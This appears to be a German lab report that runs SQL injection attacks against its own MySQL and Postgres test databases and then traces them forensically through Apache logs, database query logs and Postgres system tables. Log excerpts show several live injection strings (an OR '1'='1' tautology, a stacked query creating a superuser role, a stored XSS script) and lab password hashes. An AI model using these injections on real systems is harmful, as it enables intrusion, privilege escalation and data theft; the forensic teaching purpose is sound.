
3.2 Angriff der eigenen Datenbanken mit jeweils 5 SQL-Injektion Beispielen

Im Folgenden werden die zwei Datenbanken „Flug“ in MYSQL und Postgres durch SQL-Injektionen angegriffen. Diese Angriffe werden im Anschluss forensisch aufgearbeitet und es wird aufgezeigt, in welchen Quellen die Angriffe nachgewiesen und festgestellt werden können.

3.2.1 Daten ausspähen


3.2.1.1 MYSQL

Abgreifen aller in der Tabelle verfügbaren Einträge.



3.2.1.2 Postgres


Feststellung des Usernames und der DBMS Version



3.2.2 Daten ändern

3.2.2.1 MYSQL

Erfolgreiches Hinzufügen eines neuen Eintrages in die Tabelle durch den Angreifer.



3.2.2.2 Postgres


Auch hier fügt der Angreifer einen Eintrag in die Tabelle „Piloten“ ein.

3.2.3 Datenbank verändern/ beeinflussen

3.2.3.1 MYSQL

Hier verändert der Angreifer die Datenbank dahingehend, dass er Verzögerungen auf der Datenbank ausführt. Dieser Befehl könnte auch in einer Tabelle hinterlegt werden, sodass das System bei entsprechenden Abfragen langsamer reagiert und die Performance insgesamt leidet.

Ein weiteres Angriffsszenario wäre, dass der Angreifer einen User neu hinzufügt, den er mit umfangreichen Rechten ausstattet oder aber auch, dass der Angreifer einen bestehenden User löscht.




Hier wird der User „u“ gelöscht

Eine Abfrage nach dem Befehl zeigt, dass der User „u“ nicht mehr als Nutzer in der entsprechenden Tabelle aufgeführt ist

3.2.3.2 Postgres


Einfügen eines neuen Nutzers durch den Angreifer.



3.2.4 File auslesen


3.2.4.1 MYSQL

Auslesen der Datei „passwd“ durch den Angreifer.



3.2.4.2 Postgres


Auslesen der Datei „passwd“ durch den Angreifer. Hier muss der Angreifer eine Tabelle anlegen, in welcher der Inhalt der Datei abgelegt wird.



3.2.5 Code einschleusen

3.2.5.1 MYSQL

Hier schleust der Angreifer Code in der Datenbank ein. In diesem Fall Java Script, welches den Nutzer zu einem Handeln auffordert, falls dieser entsprechenden Abfragen tätigt (hier Anzeige der Tabelle „Piloten“).



3.2.5.2 Postgres

Auch hier schleust der Angreifer Code in der Datenbank ein, welcher eine Ausgabe bewirkt, die dem Nutzer angezeigt wird.

SELECT * FROM "piloten" LIMIT 50 (0.000 s) Bearbeiten

Ändern	persnrpilot	name	dienstgrad
bearbeiten	1883	Hans Meyer	Kapitän
bearbeiten	1332	John Snow	1. Offizier
bearbeiten	3231	Peter Meinfield	Anwärter
bearbeiten	1243	Kevin Klein	Kapitän
bearbeiten	1221	Jonas Herb	Bruchpilot
bearbeiten	3423	Dennis Stein	Kapitän
bearbeiten	1777	Peter Klemm	Chef
bearbeiten	6666	XSS	<script>alert("Alert Meldung!")</script>

3.3 Forensische Aufarbeitung der Angriffe

3.3.1 Log Files Webserver

Besteht der Verdacht, dass das Datenbanksystem durch SQL-Injektionen angegriffen wurde oder angriffen wird, kann man in der Anwendung, welche auf die Datenbank zugreift, nach entsprechenden Hinweisen suchen. In diesem Fall werden die Anfragen an die Datenbank über einen Webserver abgebildet. In den Log-Files des Webservers (hier **Apache**) sollten entsprechende Hinweise auf die Nutzerangaben zu finden sein. Diese kann man auf Verdächtige oder nicht vorgesehene Eingaben überprüfen.
In den Logfiles werden oft Zeitstempel oder Zeitangaben mit aufgeführt. Dies ermöglicht bei Feststellung eines Verdachtes eine genauere Suche in anderen Quellen.
In dem Übungssystem können die Logfiles unter **/var/log/apache2** eingesehen werden. Hier ist zu beachten, dass die Logfiles vergangener Tage in einem gzip-Archiv gespeichert werden. In dem **acceslog** kann man die Anfragen, die der Nutzer über die Webseite abgegeben hat, nachvollziehen. In dem **errorlog** kann man Fehlermeldungen analysieren und eventuell Rückschlüsse auf eine erfolgreiche Durchführung einer SQL-Injektion durch den Angreifer ziehen.

Acces log des Apache Webservers. Ganz unten erkennt man das Auslesen der „passwd“ Datei

```
PHP Warning:  Module 'oci8' already loaded in Unknown on line 0
[Mon Jan 27 17:51:50.416652 2020] [mpm_prefork:notice] [pid 535] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Mon Jan 27 17:51:50.416667 2020] [core:notice] [pid 535] AH00094: Command line: '/usr/sbin/apache2'
[Mon Jan 27 20:57:38.589200 2020] [:error] [pid 2907] [client 127.0.0.1:41142] PHP Fatal error:  Uncaught Error: Call to a member function fetch_object() on boolean in /va
[Mon Jan 27 21:02:01.251827 2020] [:error] [pid 2909] [client 127.0.0.1:41332] PHP Warning:  pg_query(): Query failed: ERROR:  syntax error at or near &quot;&quot;\nLINE
[Mon Jan 27 21:02:01.251853 2020] [:error] [pid 2909] [client 127.0.0.1:41332] PHP Warning:  pg_fetch_array() expects parameter 1 to be resource, string given in /var/www/
[Mon Jan 27 21:05:57.802064 2020] [:error] [pid 10794] [client 127.0.0.1:41472] PHP Fatal error:  Uncaught Error: Call to a member function fetch_object() on boolean in /v
[Mon Jan 27 21:09:58.637825 2020] [mpm_prefork:notice] [pid 535] AH00169: caught SIGTERM, shutting down
PHP Warning:  Module 'oci8' already loaded in Unknown on line 0
[Tue Jan 28 17:45:52.033607 2020] [mpm_prefork:notice] [pid 507] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Tue Jan 28 17:45:52.033720 2020] [core:notice] [pid 507] AH00094: Command line: '/usr/sbin/apache2'
[Tue Jan 28 17:46:53.604664 2020] [:error] [pid 1776] [client 127.0.0.1:58448] PHP Fatal error:  Uncaught Error: Call to a member function fetch_object() on boolean in /va
[Tue Jan 28 17:49:52.229566 2020] [:error] [pid 520] [client 127.0.0.1:58476] PHP Fatal error:  Uncaught Error: Call to a member function fetch_object() on boolean in /var
[Tue Jan 28 17:50:17.443403 2020] [:error] [pid 521] [client 127.0.0.1:58490] script '/var/www/html/victim/mysql_flug.php' not found or unable to stat
[Tue Jan 28 17:50:50.111229 2020] [mpm_prefork:notice] [pid 507] AH00171: Graceful restart requested, doing restart
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' directive globally to suppress this message
```

Error log des Apache Webservers

3.3.2 Log Files der Datenbanksysteme

Auch in den Logfiles der Datenbanksysteme kann man feststellen, welche SQL-Befehle an die Datenbank gesendet wurden. Hier ist ersichtlich, an welchem Tag und zu welcher Uhrzeit von welcher Quelle entsprechende SQL-Befehle abgesetzt wurden. Es ist auch möglich, die Zeitangaben mit denen aus anderen Quellen abzugleichen. In den Logfile Dateien kann bequem mit entsprechenden Schlagwörtern gesucht werden (z.B. „<script>“).

Bei MYSQL gibt es eine Datei mit dem Namen **mysql_query.log**. Dort sind die durchgeführten SQL-Befehle (Queries) aufgeführt. In der Datei **mysql_error.log** sind Fehlermeldungen gespeichert, die die Datenbank generiert. Auch hier könnten Hinweise auf Angriffe gefunden werden.

```
200128 19:49:11    168 Connect    root@172.17.0.1 on buch
                   168 Query      select if(count(1)>0,"richtig","falsch") as Ergebnis from cmsusers WHERE user='foo' AND password='';
                                  INSERT INTO Flug.Piloten (PersNrPilot,Name,Dienstgrad) VALUES (6666, 'XSS', '<script>al
200128 19:49:18    169 Connect    root@172.17.0.1 on
                   169 Query      SET NAMES utf8mb4
                   169 Query      SET sql_quote_show_create = 1, autocommit = 1
                   169 Init DB    Flug
                   169 Query      SHOW TABLE STATUS LIKE 'Piloten'
                   169 Query      SHOW INDEX FROM `Piloten`
                   169 Query      SHOW FULL COLUMNS FROM `Piloten`
                   169 Query      SHOW CREATE TABLE `Piloten`
                   169 Query      SELECT *
FROM `Piloten`
LIMIT 50
```

Auszug aus der mysql_query.log. Hier ist erkennbar, wie über die Datenbank „buch“ Schadcode in die Datenbank „flug“ eingeschleust wird.

```
200128 19:57:52    174 Connect    root@172.17.0.1 on Flug
                   174 Query      SET NAMES utf8
                   174 Query      SELECT * FROM `Piloten` WHERE name like 'John Snow' OR '1' ='1'
                   174 Quit
```

Abfrage der kompletten „Piloten“ Tabelle mittels SQL Injektion (Auszug aus den Logs)

```
200130 17:06:57 [Note] Plugin 'FEDERATED' is disabled.
200130 17:06:58 InnoDB: The InnoDB memory heap is disabled
200130 17:06:58 InnoDB: Mutexes and rw_locks use GCC atomic builtins
200130 17:06:58 InnoDB: Compressed tables use zlib 1.2.3
200130 17:06:58 InnoDB: Using Linux native AIO
200130 17:06:58 InnoDB: Initializing buffer pool, size = 128.0M
200130 17:06:58 InnoDB: Completed initialization of buffer pool
200130 17:06:58 InnoDB: highest supported file format is Barracuda.
200130 17:06:58  InnoDB: Waiting for the background threads to start
200130 17:06:59 InnoDB: 5.5.60 started; log sequence number 2741668
200130 17:06:59 [Note] Server hostname (bind-address): '0.0.0.0'; port: 3306
200130 17:06:59 [Note]   - '0.0.0.0' resolves to '0.0.0.0';
200130 17:06:59 [Note] Server socket created on IP: '0.0.0.0'.
200130 17:06:59 [Warning] Insecure configuration for --pid-file: Location '/var/lib/mysql' in the path is accessible to all
200130 17:06:59 [Warning] 'proxies_priv' entry '@ root@58335882eae1' ignored in --skip-name-resolve mode.
200130 17:06:59 [Note] Event Scheduler: Loaded 0 events
200130 17:06:59 [Note] mysqld: ready for connections.
Version: '5.5.60-log'  socket: '/tmp/mysql.sock'  port: 3306  MySQL Community Server (GPL)
200130 18:40:30 [Note] mysqld: Normal shutdown

200130 18:40:30 [Note] Event Scheduler: Purging the queue. 0 events
200130 18:40:30  InnoDB: Starting shutdown...
200130 18:40:32  InnoDB: Shutdown completed; log sequence number 2741678
200130 18:40:32 [Note] mysqld: Shutdown complete

200130 18:40:33 [Note] Plugin 'FEDERATED' is disabled.
200130 18:40:33 InnoDB: The InnoDB memory heap is disabled
200130 18:40:33 InnoDB: Mutexes and rw_locks use GCC atomic builtins
200130 18:40:33 InnoDB: Compressed tables use zlib 1.2.3
200130 18:40:33 InnoDB: Using Linux native AIO
200130 18:40:33 InnoDB: Initializing buffer pool, size = 128.0M
200130 18:40:33 InnoDB: Completed initialization of buffer pool
200130 18:40:33 InnoDB: highest supported file format is Barracuda.
200130 18:40:33  InnoDB: Waiting for the background threads to start
200130 18:40:34 InnoDB: 5.5.60 started; log sequence number 2741678
200130 18:40:34 [Note] Server hostname (bind-address): '0.0.0.0'; port: 3306
```

Auszug aus der mysql_error.log File

In der Datei **config_file.cnf** sind die Pfade der Logfiles angegeben und man kann Flags setzen, ob das Logging aktiviert werden soll.

```
[mysqld]
secure_file_priv=/var/lib/mysql
log_error=/var/lib/mysql/mysql_error.log            # aktiviert das Fehlerprotokoll
general_log = 1                                     # aktiviert das allgemeine Abfrageprotokoll
general_log_file = /var/lib/mysql/mysql_query.log
```

In Postgres lassen sich diese Loginformationen in der Datei **query.log** finden. Die Informationen zu den Loggingfiles und das Aktivieren des Loggings kann in der Datei **postgresql.conf** erfolgen.

```
2020-01-28 18:00:07.652 UTC [228] LOG:  duration: 0.312 ms
2020-01-28 18:00:40.399 UTC [232] LOG:  statement: SELECT * FROM piloten WHERE name like 'Sokrates' ; CREATE ROLE Peter with SUPERUSER ;
                                                   ALTER ROLE Peter with LOGIN; ALTER ROLE Peter with PASSWORD 'secret';
2020-01-28 18:00:40.401 UTC [232] LOG:  duration: 1.717 ms
2020-01-28 18:00:56.081 UTC [233] LOG:  statement: set client_encoding to 'UTF8'
2020-01-28 18:00:56.081 UTC [233] LOG:  duration: 0.213 ms
2020-01-28 18:00:56.081 UTC [233] LOG:  statement: SET application_name = 'Adminer'
2020-01-28 18:00:56.081 UTC [233] LOG:  duration: 0.079 ms
2020-01-28 18:00:56.081 UTC [233] LOG:  statement: SET search_path TO "public"
2020-01-28 18:00:56.081 UTC [233] LOG:  duration: 0.075 ms
```

Dokumentation der Erstellung eines neuen Users durch die Loggings in Postgres

```
logging_collector = on
log_directory = 'pg_log'
#log_destination = 'csvlog'
log_filename = 'query.log'
log_statement = 'all'
log_min_duration_statement = 0

# ------------------------------
# PostgreSQL configuration file
# ------------------------------
#
```

Config File für Postgres

3.3.3 Hinweise in der Datenbank

In der Datenbank selbst können verschiedene Tabellen betrachtet und ausgewertet werden, um Hinweise auf einen SQL-Injektion Angriff zu finden.
Generell bietet es sich bei einem Verdacht an, Datenbank Backups (von denen man sicher sein kann, dass diese nicht kompromittiert sind) mit den aktuellen Daten zu vergleichen.
Aber auch durch Auswertung des eigenen Systems (Time Lines) kann man feststellen, wann welche Datei zuletzt geöffnet, gelesen oder gar beschrieben wurde. Dies könnten erste Hinweise auf ein Auslesen oder Schreiben einer Datei durch SQL-Injektionen sein.

Im Folgenden werden Tabellen und Informationen ausgewertet, die einen Hinweis auf Fremdeinwirkung geben können.

3.3.3.1 Postgres

bearbeiten	BINDIR	/usr/lib/postgresql/10/bin
bearbeiten	DOCDIR	/usr/share/doc/postgresql-doc-10
bearbeiten	HTMLDIR	/usr/share/doc/postgresql-doc-10
bearbeiten	INCLUDEDIR	/usr/include/postgresql
bearbeiten	PKGINCLUDEDIR	/usr/include/postgresql
bearbeiten	INCLUDEDIR-SERVER	/usr/include/postgresql/10/server
bearbeiten	LIBDIR	/usr/lib/x86_64-linux-gnu
bearbeiten	PKGLIBDIR	/usr/lib/postgresql/10/lib
bearbeiten	LOCALEDIR	/usr/share/locale
bearbeiten	MANDIR	/usr/share/postgresql/10/man
bearbeiten	SHAREDIR	/usr/share/postgresql/10
bearbeiten	SYSCONFDIR	/etc/postgresql-common
bearbeiten	PGXS	/usr/lib/postgresql/10/lib/pgxs/src/makefiles/pgxs.mk
bearbeiten	CONFIGURE	'--with-icu' '--with-tcl' '--with-perl' '--with-python' '--with-pam' '--with-openssl' '--with-libxml...
bearbeiten	CC	gcc
bearbeiten	CPPFLAGS	-Wdate-time -D_FORTIFY_SOURCE=2 -D_GNU_SOURCE -I/usr/include/libxml2 -I/usr/include/mit-krb5
bearbeiten	CFLAGS	-Wall -Wmissing-prototypes -Wpointer-arith -Wdeclaration-after-statement -Wendif-labels -Wmissing-fo...
bearbeiten	CFLAGS_SL	-fPIC
bearbeiten	LDFLAGS	-L../../src/common -Wl,-z,relro -Wl,-z,now -L/usr/lib/x86_64-linux-gnu/mit-krb5 -Wl,--as-needed
bearbeiten	LDFLAGS_EX	
bearbeiten	LDFLAGS_SL	
bearbeiten	LIBS	-lpgcommon -lpgport -lpthread -lselinux -lxslt -lxml2 -lpam -lssl -lcrypto -lgssapi_krb5 -lz -ledit ...
bearbeiten	VERSION	PostgreSQL 10.4 (Debian 10.4-2.pgdg90+1)

pg_config. Zeigt Konfigurationseinstellung und Speicherpfade an

```
SELECT * FROM "enabled_roles" LIMIT 50 (0.003 s)
```

Ändern	role_name
bearbeiten	pg_monitor
bearbeiten	pg_read_all_settings
bearbeiten	pg_read_all_stats
bearbeiten	pg_stat_scan_tables
bearbeiten	pg_signal_backend
bearbeiten	postgres
bearbeiten	userp
bearbeiten	attacker
bearbeiten	peter

Enabled_roles. Zeigt User an, deren „roles“ aktiviert sind

```
select * from pg_authid
```

rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	rolreplication	rolbypassrls	rolconnlimit	rolpassword	rolvaliduntil
pg_monitor	f	t	f	f	f	f	f	-1	*NULL*	*NULL*
pg_read_all_settings	f	t	f	f	f	f	f	-1	*NULL*	*NULL*
pg_read_all_stats	f	t	f	f	f	f	f	-1	*NULL*	*NULL*
pg_stat_scan_tables	f	t	f	f	f	f	f	-1	*NULL*	*NULL*
pg_signal_backend	f	t	f	f	f	f	f	-1	*NULL*	*NULL*
postgres	t	t	t	t	t	t	t	-1	md590f298c2f34b31300736060781bc61ab	*NULL*
userp	t	t	f	f	t	f	f	-1	md5174be135eae2806ce08907f6dcaaaeb4	*NULL*
attacker	t	t	f	f	f	f	f	-1	md5912006e89a1f5a4cc69561da313fe55b	*NULL*
peter	t	t	f	f	t	f	f	-1	md59aee48a91e0bb282a8a1827b498ccab8	*NULL*

9 Datensätze (0.001 s) Bearbeiten, Explain, Exportieren

```
select * from pg_authid
```

Pg_authid. Zeigt User und deren Rechte. Ferner wird der Hashwert des Nutzerpasswortes angezeigt

```
SELECT * FROM "pg_roles" LIMIT 50 (0.001 s) Bearbeiten
```

Ändern	rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	rolreplication	rolconnlimit	rolpassword	rolvaliduntil	rolbypassrls	rolconfig	oid
bearbeiten	pg_signal_backend	f	t	f	f	f	f	-1	********	*NULL*	f	*NULL*	4200
bearbeiten	peter	t	t	f	f	t	f	-1	********	*NULL*	f	*NULL*	25497
bearbeiten	postgres	t	t	t	t	t	t	-1	********	*NULL*	t	*NULL*	10
bearbeiten	pg_read_all_stats	f	t	f	f	f	f	-1	********	*NULL*	f	*NULL*	3375
bearbeiten	pg_monitor	f	t	f	f	f	f	-1	********	*NULL*	f	*NULL*	3373
bearbeiten	attacker	t	t	f	f	f	f	-1	********	*NULL*	f	*NULL*	25496
bearbeiten	pg_read_all_settings	f	t	f	f	f	f	-1	********	*NULL*	f	*NULL*	3374
bearbeiten	pg_stat_scan_tables	f	t	f	f	f	f	-1	********	*NULL*	f	*NULL*	3377
bearbeiten	userp	t	t	f	f	t	f	-1	********	*NULL*	f	*NULL*	25283

Pg_rules. Zeigt angelegte Rollen (t = true, f = false)

```
select * from pg_user
```

usename	usesysid	usecreatedb	usesuper	userepl	usebypassrls	passwd	valuntil	useconfig
postgres	10	t	t	t	t	********	*NULL*	*NULL*
userp	25283	f	t	f	f	********	*NULL*	*NULL*
peter	25497	f	t	f	f	********	*NULL*	*NULL*

3 Datensätze (0.005 s) Bearbeiten, Explain, Exportieren

```
select * from pg_user
```

Pg_user. Zeigt angelegte User an.

```
select * from pg_shadow
```

usename	usesysid	usecreatedb	usesuper	userepl	usebypassrls	passwd	valuntil	useconfig
postgres	10	t	t	t	t	md590f298c2f34b31300736060781bc61ab	*NULL*	*NULL*
userp	25283	f	t	f	f	md5174be135eae2806ce08907f6dcaaaeb4	*NULL*	*NULL*
peter	25497	f	t	f	f	md59aee48a91e0bb282a8a1827b498ccab8	*NULL*	*NULL*

3 Datensätze (0.001 s) Bearbeiten, Explain, Exportieren

```
select * from pg_shadow
```

Pg_shadow. Zeigt Authentifikationsinformationen an (z.B. Hashwert des Passworts)

```
show logging_collector
```

logging_collector
on

1 Datensatz (0.000 s) Bearbeiten, Exportieren

```
show logging_collector
```

Zeigt an, ob Logging aktiviert ist

log_checkpoints	off	*NULL*	Reporting and Logging / What to Log	Logs each checkpoint.
log_connections	off	*NULL*	Reporting and Logging / What to Log	Logs each successful connection.
log_destination	stderr	*NULL*	Reporting and Logging / Where to Log	Sets the destination for server log output.
log_directory	pg_log	*NULL*	Reporting and Logging / Where to Log	Sets the destination directory for log files.
log_disconnections	off	*NULL*	Reporting and Logging / What to Log	Logs end of a session, including duration.
log_duration	off	*NULL*	Reporting and Logging / What to Log	Logs the duration of each completed SQL statement.
log_error_verbosity	default	*NULL*	Reporting and Logging / What to Log	Sets the verbosity of logged messages.
log_executor_stats	off	*NULL*	Statistics / Monitoring	Writes executor performance statistics to the server log.
log_file_mode	0600	*NULL*	Reporting and Logging / Where to Log	Sets the file permissions for log files.
log_filename	query.log	*NULL*	Reporting and Logging / Where to Log	Sets the file name pattern for log files.
log_hostname	off	*NULL*	Reporting and Logging / What to Log	Logs the host name in the connection logs.
log_line_prefix	%m [%p]	*NULL*	Reporting and Logging / What to Log	Controls information prefixed to each log line.
log_lock_waits	off	*NULL*	Reporting and Logging / What to Log	Logs long lock waits.
log_min_duration_statement	0	ms	Reporting and Logging / When to Log	Sets the minimum execution time above which statements will be logged.
log_min_error_statement	error	*NULL*	Reporting and Logging / When to Log	Causes all statements generating error at or above this level to be logged.
log_min_messages	warning	*NULL*	Reporting and Logging / When to Log	Sets the message levels that are logged.
log_parser_stats	off	*NULL*	Statistics / Monitoring	Writes parser performance statistics to the server log.
log_planner_stats	off	*NULL*	Statistics / Monitoring	Writes planner performance statistics to the server log.
log_replication_commands	off	*NULL*	Reporting and Logging / What to Log	Logs each replication command.
log_rotation_age	1440	min	Reporting and Logging / Where to Log	Automatic log file rotation will occur after N minutes.
log_rotation_size	10240	kB	Reporting and Logging / Where to Log	Automatic log file rotation will occur after N kilobytes.
log_statement	all	*NULL*	Reporting and Logging / What to Log	Sets the type of statements logged.

Zeigt Einstellungen zu Logging Funktionen

commit_delay	0	*NULL*	Write-Ahead Log / Settings	Sets the delay in microseconds between transaction commit and flushing WAL to
commit_siblings	5	*NULL*	Write-Ahead Log / Settings	Sets the minimum concurrent open transactions before performing commit_delay.
config_file	/var/lib/postgresql/data/postgresql.conf	*NULL*	File Locations	Sets the server's main configuration file.
constraint_exclusion	partition	*NULL*	Query Tuning / Other Planner Options	Enables the planner to use constraints to optimize queries.
cpu_index_tuple_cost	0.005	*NULL*	Query Tuning / Planner Cost Constants	Sets the planner's estimate of the cost of processing each index entry during an i
cpu_operator_cost	0.0025	*NULL*	Query Tuning / Planner Cost Constants	Sets the planner's estimate of the cost of processing each operator or function ca
cpu_tuple_cost	0.01	*NULL*	Query Tuning / Planner Cost Constants	Sets the planner's estimate of the cost of processing each tuple (row).
cursor_tuple_fraction	0.1	*NULL*	Query Tuning / Other Planner Options	Sets the planner's estimate of the fraction of a cursor's rows that will be retrieved.
data_checksums	off	*NULL*	Preset Options	Shows whether data checksums are turned on for this cluster.
data_directory	/var/lib/postgresql/data	*NULL*	File Locations	Sets the server's data directory.
DateStyle	ISO, MDY	*NULL*	Client Connection Defaults / Locale and Formatting	Sets the display format for date and time values.
db_user_namespace	off	*NULL*	Connections and Authentication / Security and Authentication	Enables per-database user names.
deadlock_timeout	1000	ms	Lock Management	Sets the time to wait on a lock before checking for deadlock.
debug_assertions	off	*NULL*	Preset Options	Shows whether the running server has assertion checks enabled.
debug_pretty_print	on	*NULL*	Reporting and Logging / What to Log	Indents parse and plan tree displays.
debug_print_parse	off	*NULL*	Reporting and Logging / What to Log	Logs each query's parse tree.
debug_print_plan	off	*NULL*	Reporting and Logging / What to Log	Logs each query's execution plan.
debug_print_rewritten	off	*NULL*	Reporting and Logging / What to Log	Logs each query's rewritten parse tree.
default_statistics_target	100	*NULL*	Query Tuning / Other Planner Options	Sets the default statistics target.
default_tablespace		*NULL*	Client Connection Defaults / Statement Behavior	Sets the default tablespace to create tables and indexes in.
default_text_search_config	pg_catalog.english	*NULL*	Client Connection Defaults / Locale and Formatting	Sets default text search configuration.
default_transaction_deferrable	off	*NULL*	Client Connection Defaults / Statement Behavior	Sets the default deferrable status of new transactions.

Hier werden auch die Speicherpfade der Logs gezeigt.

```
select * from pg_file_settings
```

sourcefile	sourceline	seqno	name	setting	applied	error
/var/lib/postgresql/data/postgresql.conf	1	1	logging_collector	on	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	2	2	log_directory	pg_log	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	4	3	log_filename	query.log	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	5	4	log_statement	all	t	*NULL*
